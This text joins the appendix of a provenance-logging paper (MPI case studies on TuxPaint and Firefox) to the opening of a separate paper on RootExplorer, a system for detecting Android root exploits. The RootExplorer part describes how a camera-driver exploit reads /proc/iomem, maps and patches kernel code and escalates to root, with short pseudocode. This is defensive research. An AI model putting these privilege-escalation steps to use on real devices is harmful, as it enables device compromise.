The resulting graphs by BEEP are shown in Figure 21. White boxes represent units for TuxPaint [15], gray boxes are for the editor, Vim, and red boxes are for other apps. *First of all*, the graph is very large (containing 1832 nodes). This is because many people had contributed to the file in the past using TuxPaint, a graph drawing tool. There were a lot of interactions (e.g., copy & paste) among multiple image files, some of which were from Internet. The various historic versions of the design file were propagated to other places. *Second*, there are many "empty" execution units, which are execution units just have boundary events. This is because many operations in UI intensive program TuxPaint have no real effects on the provenance. These operations include, but are not limited to, switching painting tools (frequently), clicking menu bars and so on. *Third*, she found that most execution units for TuxPaint only have memory dependency events. This is because TuxPaint stores the image buffers in memory, and flushes them to disk only when the user clicks the save button. In the editing units (e.g., choosing tools and drawing figures), TuxPaint only operates on the image buffers. These units are only connected by memory dependency and do not invoke any system calls. However, these units are important as they are responsible for chaining up the important behaviors.

After inspecting such a large graph, the inspector still could not spot any suspicious behavior. The reason is that there are broken links in the graph such that some updates to the design file are missing from the graph. Specifically, some of the editing actions were not in the BEEP training set such that the corresponding memory dependencies are not visible, leading to broken provenance, e.g., "p_v14.png" and "p_v20.png".




Figure 22: MPI solution

The inspector switched to MPI. She used individual image files as the perspective. The resulting (simplified) graph is in Figure 22. Now each white box represents all the editing operations on a single file. It can be clearly seen that a version of the design file, "p_v20.png", was

read by a TuxPaint unit that operated on file “p_s.png”, which was later archived with a number of text files. The archive was renamed and sent through an email. The link from the design file to file “p_s.png” was missed by BEEP because the attacker opened the design file, conducted a few editing actions whose memory dependencies are missed by BEEP such that the later *save-as* unit is disconnected from the file read unit. Note that all these actions are individual units in BEEP that need to be chained up by memory dependencies, whereas they belong to the same unit in MPI. Overall, the MPI graph is precise, much smaller (152 nodes) and cleaner. We also want to point out that a graph similar to the MPI graph cannot be generated by post-processing the BEEP graph as the missing links cannot be inferred and it is difficult to determine which low-level nodes belong to an image file.




Figure 23: Firefox browsing history of page perspective

Case: Complex Browsing Behavior in Firefox. In this case study, we show how MPI precisely captures the causality of complex browsing behavior of Firefox. During browsing, the user first opened Bing from the bookmark bar, and searched a key word, and then used different ways to open new pages including clicking links, choosing “open page in a new tab/window” in the right-click menu, going back to the previous page, and opening new pages from Javascript code automatically. In the end, the user downloaded a PDF file. We collected the log with the page perspective and generated a causal graph by conducting backward traversal starting from the PDF file. The graph is shown in Figure 23. Observe that the entire browsing history is precisely captured by the graph, including visiting the LinkedIn page from the search result page and then going back to the search result page. In contrast, the BEEP’s graph only includes the page hosting the PDF file, missing all the other pages along the causal chain, due to missing memory dependencies.

D Additional Experimental Results




Figure 24: Overhead for applications with different partitioning

We also conduct experiments to measure space overhead for the same application with different partitioning choices, and the results are shown in Figure 24. We select two programs, Firefox and Apache. For Firefox, we choose three different ways to instrument: windows, i.e., a unit for a top level residence window for tabs (note that multiple windows may be driven by the same Firefox process internally); tabs and elements (inside a page). We do not show the numbers for each web site instance, because the instrumentations are similar to those of tabs, and the only difference lies in the expressions used in the *@identifier* annotation (see §3). For Apache, we use two ways to instrument: each connection (each client instance), and each request. The results show that with different levels of instrumentation, the overhead is significantly different. Instrumenting the applications at a higher level causes less overhead. For both cases, a lower level suggests 2-3 times overhead increase.




Figure 25: Overhead for a whole day

The last space overhead experiment we did is to run the instrumented applications on our machine for a whole day with Linux audit system enabled and measure the events generated by MPI. The workload includes regular uses such as web surfing, checking and responding emails. The result is shown in Figure 25. The black solid line shows the log size generated by the Linux audit system, and the dashed blue line shows the log size generated by MPI. From the graph, we can see that the log size generated by the Linux audit is more than 600 MB while our instrumentation issues less than 80 MB.

Detecting Android Root Exploits by Learning from Root Providers

Ioannis Gasparis
University of California, Riverside
ioannis.gasparis@email.ucr.edu

Zhiyun Qian
University of California, Riverside
zhiyunq@cs.ucr.edu

Chengyu Song
University of California, Riverside
csong@cs.ucr.edu

Srikanth V. Krishnamurthy
University of California, Riverside
krish@cs.ucr.edu

Abstract

Malware that are capable of rooting Android phones are arguably, the most dangerous ones. Unfortunately, detecting the presence of root exploits in malware is a very challenging problem. This is because such malware typically target specific Android devices and/or OS versions and simply abort upon detecting that an expected runtime environment (*e.g.,* specific vulnerable device driver or preconditions) is not present; thus, emulators such as Google Bouncer fail in triggering and revealing such root exploits. In this paper, we build a system *RootExplorer*, to tackle this problem. The key observation that drives the design of *RootExplorer* is that, in addition to malware, there are legitimate commercial grade Android apps backed by large companies that facilitate the rooting of phones, referred to as root providers or one-click root apps. By conducting extensive analysis on one-click root apps, *RootExplorer* learns the precise preconditions and environmental requirements of root exploits. It then uses this information to construct proper analysis environments either in an emulator or on a smartphone testbed to effectively detect embedded root exploits in malware. Our extensive experimental evaluations with *RootExplorer* show that it is able to detect all malware samples known to perform root exploits and incurs no false positives. We have also found an app that is currently available on the markets, that has an embedded root exploit.

1 Introduction

Android is currently the most popular mobile operating system in the world, with 1.4 billion users worldwide and 87.5% of the market share [65]. Google, contrary to Apple (wrt iPhone), do not have complete control over either the hardware or the software of Android phones. On the positive side, this allows many hardware and other third-party vendors to build a competitive, customized, and diverse ecosystem. But on the other hand, the diversity of Android devices also introduces security issues. First, the OS update process varies from vendor to vendor (some are faster than others). For example, at the time of writing, only 29.6% of Android devices on the market have Marshmallow [40], which was introduced nearly 2 years ago. Second, the vendor customization of Android often introduces vulnerabilities at different levels of the software stack including application, OS kernel, and drivers [81, 85, 75, 7, 82]. Consequently, millions of users are exposed to various critical security vulnerabilities that plague such customized, typically older and unpatched devices [19, 27, 68].

Among all vulnerabilities, arguably the most pernicious are privilege escalation vulnerabilities that would allow attackers to obtain the root privilege – the highest privilege on Android. Such attacks are usually referred to as *root exploits*. Once it has acquired the root privilege, an attacker/malware can bypass the Android sandbox, perform many kinds of malicious activities, and even erase evidence of compromise. For this reason, malware with embedded root exploits are on the rise. Indeed, as apparent in recent news, it has become more and more common that malware found in third party Android markets or even in the official Google Play store, contain root exploits. For instance, in June 2016, Trend Micro reported GODLESS [55] , an Android malware family that uses multiple root exploits to target a variety of devices, affecting over 850,000 devices that were running Android 5.1 or earlier, worldwide. One month later (July), another Android malware dubbed HummingBad was reported to have infected more than 85 million devices and was found in 46 different applications, 20 of which were found on Google Play [45]. In September 2016, a Pokemon Go Guide app spotted in Google's Play Store, was found to contain root exploits as well [63]; the app had accumulated over 500,000 downloads by the time it was spotted and taken down. Considering that Google has already deployed a cloud-based app vetting

service viz.,"Google Bouncer" [39], these repeated instances demonstrate that it is both important and challenging to detect malware that carry out root exploits.

An even more concerning fact is that the number of newly discovered privilege escalation vulnerabilities (*e.g.,*, kernel vulnerabilities) is also on the rise [2]. Many of such vulnerabilities, such as DirtyCow [27], can even be used to root the latest versions of Android. So it is simply a matter of time before they are leveraged by malware to attack (potentially a large number of) unpatched devices.

In this paper, we aim to tackle the challenging problem of detecting malware that employ a variety of root exploits. The key observation that drives our approach is that, in the Android world, it is not just the malware that carry root exploits. There are legitimate and popular Android applications, often called root providers or one-click root apps, that root phones on behalf of users [81]. Many of these apps are commercial-grade and backed by large companies such as Tencent, Qihoo, and Baidu. They are capable of rooting tens of thousands of different Android devices using a hundred or more root exploits [81]. Note that rooting (as well as jailbreak) is considered legal [21], and users do want to root their phones to remove bloatware or unlock new features that were otherwise not available. These root exploits can serve as valuable resources towards aiding detection since they are highly customized (towards specific devices), reliable, and more importantly are likely to be used as is, by malware developers (discussed later). This means we can take advantage of these exploits to build a system (*RootExplorer*) that automatically extracts signatures from root exploits, and use those signatures for runtime malware detection.

Unfortunately, this seemingly simple strategy is not easy to realize in practice. The big obstacle is that almost all exploits are tailored towards specific Android devices, models, and/or OS versions. Screening apps in an emulator is unlikely to trigger and reveal the exploit, unless the environment matches exactly what the exploit expects. This in turn means that one may need tens of thousands of real Android devices to cover just all *known* root exploits. To overcome this obstacle, *RootExplorer* also learns the environment requirements from the aforementioned commercial root exploits and uses this knowledge to create the "expected" runtime environment so that it is capable of interacting with the exploits to drive their execution (*e.g.,* by pretending that a particular vulnerable device exists).

We design, prototype and extensively evaluate *RootExplorer* to detect root exploits present in malware. It consists of (a) an offline training phase where it extracts useful information about root exploits from one-click root apps using behavior analysis, and (b) an online detection phase where it dynamically analyzes apps in specially tailored environments to detect root exploits. We test our prototype with a large set of benign apps, known malware, and apps from third-party app marketplaces. Our evaluations show that *RootExplorer* yields an almost perfect true positive rate with no false positives. *RootExplorer* also found an app that is currently available on the markets, that contains root exploits.

In summary, the contributions are as follows:

- We identify and address the fundamental challenge of detecting Android root exploits that target a diverse set of Android devices. In particular, we learn from commercial one-click root apps which have done the "homework" for us with regards to (a) what environmental features are sought and (b) what pre-conditions need to be met, for a root exploit to be triggered.
- We design and implement *RootExplorer*, a fully automated system that uses the learning from commercial one-click root apps to detect malware carrying root exploits. Specifically, in an offline phase, it conducts extensive static analysis to understand the precise environment requirements and the attack profile of the exploits. It then utilizes the learned information to construct proper analysis environments and detects attempted exploits.
- We evaluate *RootExplorer* via extensive experiments and find that it can successfully detect all known malware that contain root exploits, including very recently discovered exploits and the ones that are used in other one-click root apps; *RootExplorer* results in no false positives with our test set. Using *RootExplorer*, we also find an app which is currently available on an Android market, that contains root exploits.

2 Background & Related Work

2.1 Root Exploits and One-Click Root Apps

As mentioned, one-click root apps are very popular among users and they are competing against each other to be able to root more phones and offer more reliable results. One of the reasons that companies develop these apps is that they also develop security apps or app management tools that also require the root privilege to function correctly (*e.g.,* antivirus software must have higher privileges than any malware [13]);

Interestingly, the competition between these one-click root apps have driven them to include the most comprehensive and advanced root exploits. For example, in 2015, it was reported that there are 39 families of directly usable root exploits that can be found publicly (with source code or binaries); in contrast, there were

59 families of root exploits found in a popular commercial one-click root apps, including exploits against publicly unknown or zero-day vulnerabilities [81], and exploits that can bypass advanced defense mechanisms like SELinux [41], Verified Boot [42], etc. On the contrary, although researchers have detected several malware families with root exploits, none of them contain previously unknown exploits [86]. We believe this is because most malware authors, except the so-called state sponsored, do not have the capability to develop new root exploits; hence, they typically only embed exploits that are developed by others (*e.g.,* one-click root apps).

While detecting malicious behaviors has been the focus of many prior efforts in the literature, detecting Android root exploits faces unique challenges. One such challenge is that specific preconditions (*e.g.,* environment constraints) need to be satisfied in order for such exploits to be triggered; this is hard because of the highly fragmented Android hardware and software. Specifically, not only do different phones have different device(s) and corresponding driver(s), even with respect to a universal kernel vulnerability such as the futex bug [31], the root exploit has to be tailored for different phones. This is because the actual kernels on different phones are different (*e.g.,* each has a different memory layout). As a matter of fact, one commercial one-click root app contains 89 different exploit payloads for the same underlying futex bug [81]. Consequently, malware carrying root exploits typically have specific environment checks to determine (1) what kinds of vulnerabilities are available and (2) how the attack should be launched. Thus, in order to detect a root exploit, an analysis environment must satisfy the necessary preconditions.

We categorize these preconditions into two corresponding types: (1) *environment checks* and (2) *preparation checks*. Environment checks gather information with regards to the environment such as the device type, model, and operating system versions. For instance, many times a particular malware will check whether it has a matching exploit for the current environment. If so, the specific exploit is selected from either a set of local exploits or a remote exploit database. This process is in fact also used by one-click root apps [81]. Preparation checks verify that the interactions with the underlying operating system are as expected, (*e.g.,* a vulnerable device file exists on the system and the driver returns expected results in response to specific commands). The number of preparation checks can be large, depending on the nature and complexity of the root exploits. This makes it difficult to manually prepare the right environment for each root exploit and detect them.

2.2 Android Malware Analysis

A relatively large chunk of Android related literature, is on malware analysis and malicious behavior detection. However, most of this literature focuses on detecting malicious behaviors like leaking/stealing private information and financial charging [86]. Unfortunately, no existing work tackles root exploit detection. We roughly categorize such work into three types: static analysis, dynamic analysis, and hybrid analysis.

Static Analysis: Static analysis is used to analyze an Android app's byte code and/or native code without running it inside an emulator or a real device. To detect information/privilege leaks, a set of tools [52, 10, 59, 50, 72, 18, 43] has been developed to perform information-flow analysis. Another popular direction is to model and detect malicious behaviors that are unique to Android. Pegasus [20] uses "Permission Event Graphs" to detect sensitive operations performed without the user's consent. Apposcopy [29] uses "Inter-Component Call Graphs" to detect Android malware. AppContext [79] uses contextual information (UI events and environmental triggers) to check access to sensitive operations. The advantage of static analysis is coverage and efficiency; it may however face problems when analyzing apps with heavy obfuscation. In fact, it has been shown that simple obfuscation techniques or transformations applied to known malware samples can often easily evade static detection by anti-virus software [62].

Dynamic Analysis: Dynamic analysis analyzes an Android app by running it inside an emulator or a real device. Similar to static analysis, many dynamic malware analysis systems also focus on information flow analysis and leak detection [28, 61, 83]. Others use system calls to model and detect malicious behaviors [17, 25, 78, 66]. Because malware can detect that it is being run in an instrumented environment such as an Android emulator [60, 46, 69], researchers have also proposed building sandboxes on real devices [15, 12] for this purpose. Dynamic analysis can usually overcome obfuscation techniques employed by malware, but a malicious behavior can only be detected if it is executed during the analysis. To overcome this, tools have been developed to systematically exercise the functionality of an app in the hope of triggering its malicious behaviors [11, 74].

Hybrid Analysis: Hybrid analysis can be divided into two categories. The first category combines static and dynamic characteristics to detect malicious behaviors [87, 76, 73]. The other category utilizes static analysis to guide dynamic analysis [84, 80, 11, 74].

2.3 Attack Modeling and Detection

Previous papers on attack modeling and detection mainly focus on filtering remote exploits like those launched by worms [23, 48, 58, 64, 51, 71, 24, 22]. Similar to those systems, *RootExplorer* also leverages program analysis techniques like symbolic execution to extract the attack signature. However, there are a few differences. First, due to fragmentation of the Android ecosystem, we do not always have the targeted device, *i.e.,* we need to derive both the attack signature and the corresponding environment requirements *without* the corresponding target system. Note that in aforementioned systems, in contrast, analysis is usually performed over the targeted software. Second, for remote attacks, the malicious payload usually contains shellcode; however, in local privilege escalation attacks, shellcode is rarely used – `ret2usr`, `ret2dir`, or direct kernel object modification (DKOM) are more common. Finally, due to polymorphic or metamorphic payloads, finding a good balance between false negatives and false positives is very challenging for network filters. Android root exploits are more difficult to morph (as shellcode is not part of the payload); more importantly, even though it is possible to generate polymorphic exploits, as previously discussed, most Android malware authors are not capable of doing so. For these reason, we decide to pursue our current approach, *i.e.,* derive system-call-based signatures purely from known exploits.

2.4 Other Related Work

Android Emulator Evasion: Recent works have shown how easy it is for malware authors to evade the Android emulator. Petsas *et al.* [60] apply three different detection heuristics and manage to detect most Android dynamic analysis tools. Vidas *et al.* [69] derive four different techniques based on differences in behavior, performance, hardware and software components and show how they can easily detect existing malware scanner tools that are based in emulators. Morpheus [46] is a system that can create up to 10,000 different detection heuristics for Android emulators. As a countermeasure, researchers [56] have begun to use real phones instead of emulators to analyze malware. We design our solution to be operable on both real Android devices and emulators, thereby making this issue orthogonal to our work.

Syscall-based Behavior Modeling: *RootExplorer* uses system-call-based behaviors to model and detect root exploit attempts. Syscall-based behavior modeling has been widely used to model and detect malicious behaviors [49, 14]. Our model is derived from the behavior graph proposed in [49], with adjustments to fit our scenario.




Figure 1: System overview

3 Threat Model and Problem Scope

The goal of *RootExplorer* is to detect Android apps that carry *root exploits*. Detecting other malicious behaviors is out-of-scope of this work and has been covered by many previous papers (§2). We also do not attempt to understand what the malware will do after acquiring the root privilege; we defer such an analysis to future work.

We envision our system to operate in the cloud (similar to Google Bouncer [39]), and that it will scan apps by dynamically executing the samples on real Android devices and/or emulators. For this reason, we restrict the source of the analyzed apps to be either from the official Google Play Store or from third-party marketplaces. We do not consider malware involved in targeted attacks such as APTs.

We assume that malware carrying root exploits can be obfuscated to prevent static analysis, and may be equipped with common anti-debugging/anti-virtualization techniques to detect the analysis environment. They may also download root exploits dynamically from a C&C server only when the desired Android device is detected. For triggering root exploits, we focus on understanding and providing the environment expectations. However, we do not handle malware that depends on specific user inputs (*e.g.,* passing a game level) to trigger the root exploit. We believe generating such inputs is orthogonal to this work and has been covered by other projects [11, 74].

Finally, we focus on detecting root exploits against known vulnerabilities; detecting unknown or zero-day exploits is out of scope of this work. We believe this is a reasonable limitation as no malware that has propagated through app marketplace has been found to contain zero-day exploits.

4 *RootExplorer* Overview

Figure 1 depicts the operations of *RootExplorer*. There are two key phases: (1) an offline training phase (static analysis) that extracts useful information about root exploits from one-click root apps and, (2) a detection phase (dynamic analysis) that dynamically analyzes apps in specially tailored environments to detect root exploits.

During training, we gather information about as many

different root exploits as possible. Since root exploits target *specific* devices, it is not possible to trigger all of their behaviors without proper environments. We thus resort to static analysis. For each exploit, we collect (1) sequence and dependencies of system calls that can lead to a compromise of the device, *i.e.,* behavior signature [14, 49], and (2) preconditions for *deterministically* triggering the exploit.

The first step of our offline analysis is to identify a feasible execution path that leads to the success of the analyzed root exploit. We use guided symbolic execution to solve this problem. In particular, we symbolize all external "inputs" to each root exploit (binary) and aim to find a shortest feasible path from the entry to the marked successful end point. We build our prototype symbolic execution engine based on IDA pro, which is capable of handling all the instructions and libc functions that were encountered in the training set of exploit binaries.

From the feasible execution path, we extract the sequence of system calls and the dependencies across system calls from the output of symbolic execution as well. This information is then used to construct the behavior signature. Since we already collect constraints over what information needs to be returned from the system through system calls (*i.e.,* preconditions) during symbolic execution, we just consult an SMT solver to provide a concrete instance of satisfying preconditions. Both pieces of information (behavior signature and preconditions) feed directly to the dynamic analysis phase towards preparing the right environment and satisfying necessary preconditions, to trigger and thereby detect various root exploits.

For this purpose, besides utilizing root exploits from one-click root apps, we could in theory utilize the many exploits with PoC code available on the Internet, but they all come in different "sizes and shapes". Some contain source code but often hard code values in certain variables; this renders the exploit suitable only for a specific tested Android device. Some have binaries only, which are obfuscated to prevent direct reuse. Therefore, We choose to work with a popular one-click root app for the purposes of training. The benefits are multi-fold: (1) the quality of exploits is likely very good, as they are offered in commercial products (*e.g.,* they don't contain unnecessary steps, and are unlikely to crash the system); (2) there is a rich variety of exploits available (60 families of exploits in our evaluation); (3) the exploits packaged in the same one-click root app are likely to be obfuscated in similar ways, making it possible to de-obfuscate all exploits at once and conduct static analysis on them.

Learning the expected behavior signature: The behavior signature of an exploit is extracted by analyzing the de-obfuscated exploit binaries. While there are many possible models to construct malware signatures in general, we favor system call based behavior signatures; this is because root exploits interact with the operating system through system calls in unique ways to exploit vulnerabilities. To this end, we build our behavior signature largely based on prior work on extracting a malware behavior signature from system calls [14, 49]. This allows our dynamic analysis to keep track of the progress of an exploit and confirm it when all of its steps have been performed. More details are provided in §5.

Learning preconditions: As discussed earlier in §2, there are two types of preconditions that have to be satisfied with regards to a root exploit in general: environment related and exploit preparation related. Environment preconditions dictate whether the underlying Android device model and kernel version match what are expected by the exploit. After training, our dynamic analysis environment can provide the expected Android device information to trigger an exploit. Normally it is difficult to determine which exploits work against which Android devices (because one needs to ideally test an exploit against real devices). Fortunately, one-click root apps already provide this information to a large degree. Specifically, the one-click root app we studied downloads a different set of exploit binaries depending on the device information that is reported to its backend server. By reverse engineering their protocol, we have effectively built a mapping from a list of more than 20K Android device types (available from [1]) to their corresponding exploits. The assumption is that a one-click root app has a reasonably good idea of which exploits can target which device.

For exploit preparation related preconditions, we give the symbolic constraints collected along the feasible path and ask the SMT solver to construct a concrete satisfying instance such that when replayed during dynamic analysis, can deterministically trigger the analyzed root exploit. For instance, if an exploit expects to open a vulnerable device file successfully, the "input" to the exploit program is the return value of the `open()` syscall, which needs to take a non-negative value according to the symbolic execution. Once we learn such preconditions, our dynamic analysis environment can provide the same expected "input". We will present the detailed design of the symbolic execution framework in §6.

5 Behavior Graph Analysis

Since Android malware (especially those that contain root exploits) typically obfuscate their payloads heavily [86], dynamic analysis is the obvious choice over static analysis, for the purposes of detection. However, as discussed earlier, dynamic analysis wrt root exploits is difficult as such exploits target *specific* Android devices. Without the right environment, such exploits are likely to

terminate prematurely, thereby preempting detection.

To overcome this hurdle, we leverage de-obfuscated binaries from a one-click root app from our prior study [81] to extract the behavior signatures of root exploits. A behavior signature is constructed by abstracting the low-level operations into a high-level behavioral representation [49, 14]. One can check for malware samples that exhibit similar behaviors at runtime and thereby detect the presence of the particular exploits. In the case of root exploits, since they interact with the kernel (or device drivers) in unique ways to exploit an OS vulnerability, we choose to capture behaviors by modeling system call events. Instead of reinventing the wheel, we borrow the system call modeling technique from ANUBIS [49] with slight adjustments. Specifically, we follow the definition of "behavior graphs" [49] that are used to describe OS objects, system calls that operate on these objects and, relationships across system call events (*e.g.,* the result of one system call is used as a parameter on another system call).

The behavior graphs are directed acyclic graphs where the nodes represent objects and system calls, and the edges encode (1) the dependencies between objects and system calls, and (2) the dependencies across system calls. Compared to the traditional model of simply looking at a sequence of system calls [44], a behavior graph constrains the order of only dependent operations through an explicit edge (and never constrains independent operations).

While the high-level behavior graph is similar to that proposed in [49], we highlight the main differences here: (1) We statically extract the behavior graph instead of extracting it from a dynamic trace (as is done in ANUBIS). This leads to different requirements as elaborated later. (2) Since we target Android, the system calls are mostly inherited from Linux and are different from Windows.

5.1 Generating Training Behavior Graphs

We now describe how we automatically generate the behavior graph statically, by analyzing de-obfuscated ARM root exploit binaries [81]. The system call invocations, and their hard-coded arguments are generally easy to identify. This allows us to know what OS objects are created (*e.g.,* a file name), and how they are operated on (*e.g.,* Read-only or Read/Write). The main challenge that we face is to extract the dependencies across system calls.

Extracting data dependencies: To extract dependencies across system calls, we look for cases where the arguments for one system call is derived from a previous system call. Previous work [49] utilized taint analysis to derive such dependencies. In our system, since we perform static analysis over de-obfuscated binaries, we take a slight different approach. Specifically, when we use symbolic execution to find a feasible success path, we symbolize all the outputs of system calls. During the analysis, symbolic values are propagated along the execution path. To determine whether a path is feasible, whenever we meet a conditional branch that depends on symbolic value, we consult the solver to see if the corresponding path constraints are solvable. If we consider a symbolic value as tainted, then symbolic execution itself, already constructs the data dependencies between system calls, *i.e.,* if the input argument(s) of a system call is a symbolic value, then it must have a data dependency over one or more previous system calls. More importantly, the symbolic formulas of such input arguments also specify *how* they are depend on each other. Based on this observation, we extract the data dependencies between system calls by simply naming the symbolic values returned by system calls according to the system call names and their sequence in the feasible path (*e.g.,* `read2_buf`).

Extracting control dependencies: Symbolic execution does not directly provide control dependencies. To extract such information, we simply conduct a backward analysis. In particular, when outputting the feasible path discovered via symbolic execution, we also mark each control point that *directly* depends on the symbolic value with the system calls that introduced that value. Using the path, we start from the end point and traverse the trace backwards to look for system call invocations (e.g., `BL mmap`). Once we find a system call invocation, we can extract its control dependencies over previous system calls by searching for the closest "tainted" branch that precedes this syscall invocation. Alternatively, we could have used static binary taint analysis to extract both data and control dependencies.

Modeling of libc functions: The exploit binaries in our training set do not generally call the system calls directly (as typical with most native code). Instead, they call the libc functions (in Android, it is called Bionic). Fortunately, most are simply wrappers of system calls and have the same exact semantics. In cases they are not exactly the same, for example, `fopen()` vs. `open()`, we model the Bionic version `fopen()` by mapping its arguments and return values to `open()`. Furthermore, we leverage function summaries to model most encountered libc functions that need to be analyzed by symbolic execution.

5.2 Examples

Device Driver Exploit: To illustrate our behavior graph analysis, we consider a popular device driver exploit that targets the vulnerable Qualcomm camera driver, "camera-isp". This example is taken directly from our training data set from a popular one click root app. In




Figure 2: Behavior graph for the "camera-isp" exploit.

brief, the vulnerable device driver allows any program to map any part of the physical address space into the user space, which can subsequently allow the disabling of the permission check in `setresuid()` system call. This allows an attacker to change the running process into a root process.

Figure 2 represents the behavior graph. The exploit needs to open two separate files, the vulnerable device file `/dev/camera-isp` and the helper file `/proc/iomem` which has the information about where the kernel code is located in the physical address space. Both files are checked with the `open()` system call to ensure that they can be successfully opened. The device file is checked once more in the beginning, via a `stat()` system call, for existence. The exploit then attempts to `mmap()` the kernel code region into the user address space with read/write permissions; however, the exact offset (argument in `mmap()`) is retrieved from the read result of the `/proc/iomem`. After the `mmap()` is successful, the exploit searches for a particular sequence of bytes in the mapped memory that corresponds to the code blocks for `setresuid()`. Upon locating the code block, it patches the code block by writing to a specific offset, which effectively eliminates the security check in `setresuid()` (the above two steps are invisible in the behavior graph). Then the exploit simply calls `setresuid(0,0,0)` to change the uid of itself to root. Finally, as mentioned earlier, all exploit binaries in our training set, end the execution with a check through `getuid()` to verify that the exploit process has obtained root.

Note that due to space constraints, we do not annotate the graph with the exact arguments (*e.g.,* file open with a read/write permission or read-only). We also do not label whether the system call succeeded or not. In most exploits, all system calls need to be successful in order to compromise the system and typically the failure of a system call will immediately result in an abort.

Kernel Exploit: As a second example, we consider Pingpong root [77], one of the most recent generic root exploits that can target almost all Android devices released prior to mid-2015. The case also reflects one where the exploit creates multiple processes. In particular, the key exploit logic [35] is conducted in the main process, including `mmap()` at a specific address, and invoking multiple `connect()` calls on the same ICMP socket (we omit the complete behavior graph for brevity). In addition, One or more child processes are created as helpers to construct as many ICMP sockets as possible for padding. Since the `fork()` occurs in a loop (up to 1024 iterations), it is necessary for symbolic execution to identify and choose one feasible path. Specifically, the analysis output is that as long as the loop is executed once, a feasible exploit path can be constructed. This means that we can simply unroll the loop once and have a new behavior graph constructed for the child process (which is connected to the parent behavior graph via a `fork()` edge). Note that unrolling the fork loop more times is also feasible which will cause identical behavior graphs to be constructed. In this case, all behavior graphs will need to be matched so that we can claim an exploit is detected. It is worthwhile mentioning that the precondition analysis (which will be described in more detail in the next section) is conducted jointly, and will ensure that the first `fork()` will succeed at runtime, thus causing the exploit to match the behavior graph with one child process only.

5.3 Using Behavior Graphs in Detection

Once the behavior graphs for different root exploits are generated offline, we are able to use them for detection in a scanner (similar to Google Bouncer). More precisely, by monitoring system call invocations (and arguments), our dynamic analysis environment determines if the behavior of the program under analysis matches any of the learned behavior graphs. The matching algorithm is similar to that in [49]. We only briefly describe the procedure below and the design decisions that were made.

To find a match in the behavior graph, it is necessary to ensure the following: (1) The order of system calls conforms to the dependencies represented in the learned behavior graph. In addition, the dependencies in the behavior graph need to be maintained at runtime as well. This can be checked using dynamic taint analysis [14, 49]. (2) The exact values of the arguments for system calls match (*e.g.,* a file opened with read/write permission). For those arguments whose values cannot be determined statically during training, they will simply be considered as wildcard values that can match any value at runtime. (3) A system call's status (either success or failure) matches with the one in the learned behavior graph.

We observe that the root exploits typically have unique inputs to the system via system call arguments, which makes them easy to distinguish from legitimate programs. We therefore relax requirement (1) by only verifying simple dependencies at runtime (*e.g.,* a file `read()` depends on the output of `open()`). Such cases can be checked through the OS objects monitored in the ker-

nel, without conducting an expensive taint analysis. For more complex dependencies such as the values obtained through `read()` affecting a system call `mmap()` as shown in Figure 2, we only require that the order is the same as constrained on the graph, *i.e.,* `read()` happens before `mmap()`. We plan to implement the dynamic taint analysis for stricter dependency enforcement in future work. Alternatively to improve efficiency, we could also apply the optimization proposed by Kolbitsch *et al.* [49].

6 Satisfying Exploit Preconditions

It is crucial to build an environment that can satisfy the preconditions expected by root exploits. More importantly, because our behavior graph is constructed over one successful path, if an analyzed app contains root exploits, our dynamic analysis environment must deterministically coerce the app to follow that path, *i.e.,* the app must be made to reveal the same set of malicious behaviors that match the learned signature. This means that whenever the exploit asks the environment for certain results, we must return them as expected.

The problem naturally maps on to the common debugging and testing problem of generating the proper inputs to a program, so that it will reach a particular target statement [53, 26, 22]. Here the target statement is the end point of the root exploit, *e.g.,* the `getuid()` call. The "inputs" are the system call results, including (1) system call return values and, (2) other return results through arguments (*e.g.,* a buffer filled in `read()`). Our solution to this problem is symbolic execution. Specifically, we symbolize all the "inputs" from system calls and leverage symbolic execution to find the shortest feasible path that can reach the target instruction from the entry point. Once we find such a path, we then ask the SMT solver to generate a concrete instance of the inputs which will be "replayed" during dynamic analysis.

With respect to the system call return values, we consider two types of system calls: (1) Those that return a reference to kernel object, *e.g.,* `open()` and `socket()` return a file descriptor; and `mmap()` returns the address of the "memory-mapping object". (2) The remaining ones (*e.g.,* `stat()`) that return either 0 (indicating success) or an error code. For type (1), since file descriptors and mapped addresses are determined dynamically by the OS and the constraints are typically simple (just `!= 0`), we symbolize their return values as a Boolean during analysis and do not force a specific value during runtime. Instead, we simply choose to force a success or failure based on the Boolean and let the OS assign the concrete return value. To allow expected interactions with the corresponding kernel objects, we use "decoy objects" (explained later) instead of tracking those references. For type (2), we just symbolize their returned values normally as bit-vectors and ask the solver to generate a satisfying value.

```
fdIo = open("/proc/iomem");
// locate the kernel code offset in physical memory
while ((line = readline(fdIo)) > 0} {
   if((buf = strstr(line, "Kernel code")) != NULL) {
      addr = getAddress(buf);
      break;
   }
}

int getAddress(buf) {
   return atoi[buf-20];
}
```

Figure 3: Pseudo code of `proc/iomem` read

For system calls that return results through arguments, they are always pointers passed in user programs (*e.g.,* read buffer). We use these input pointers to symbolize the corresponding memory content. Going back to the first example exploit in §5.2, after reading from the file `/proc/iomem`, the exploit attempts to read the starting physical address of the kernel code. This procedure is illustrated in Figure 3. As we can see, the exploit reads the file line by line to look for the constant string "Kernel code". Once the line is located, it retrieves the kernel code base address (through the `getAddress()` call) at the -20 offset relative to the returned buffer of `strstr()`. There are effectively two loops in the program. The first is the `while` loop; the second is inside `strstr()`. In this particular case, the discovered feasible path says that the `while` loop can iterate just once, indicating that we can return the string containing "Kernel code" when the first line is retrieved using the `read()` system call. However, the feasible path also says that the loop in `strstr()` needs to iterate at least 20 times[1]; in other words, "Kernel code" needs to start at line [20]. This is because the `getAddress()` call reads the location at `buf-20`. If `buf` is at the beginning of line, then `buf-20` would be reading something out of bound.

In this case, the address returned from `getAddress()` is not further constrained later, which means that `line[0]` to `line[19]` are unconstrained and can take any value. Therefore, the constraint solver will generate an output for `line` with something like "abcdefghijklmnopqrstKernel code". Further, since the `read()` system call only reads one line, we will place the single line content into the expected file object. There is a similar case later on involving a search through the memory for constants after `mmap()`, which can be resolved similarly.

Decoy Objects: During dynamic analysis, we can provide the preconditions we learned by forcing/faking

[1] In our real implementation, we use function summary to handle all encountered external library calls.




Figure 4: Operational model of the detection system

all syscall results. However, to improve the robustness of our environment (*i.e.,* making it more real), we decided to use decoy objects to provide expected results for operations over certain type of kernel objects. Doing so would allow us to "tolerate" certain operations (*e.g.,* `stats()` that are not observed during our offline learning phase.

Currently we only support three types of decoy objects: files, socket, and device drivers. These are created in two ways. If the target objects (such as a vulnerable device driver) do not exist in our analysis environment, we simply create decoys. If the objects (such as `/proc/iomem`) already exist in our environment, instead of opening the real file, we "redirect" the file open operation to the alternative decoy object so that we can return the expected content.

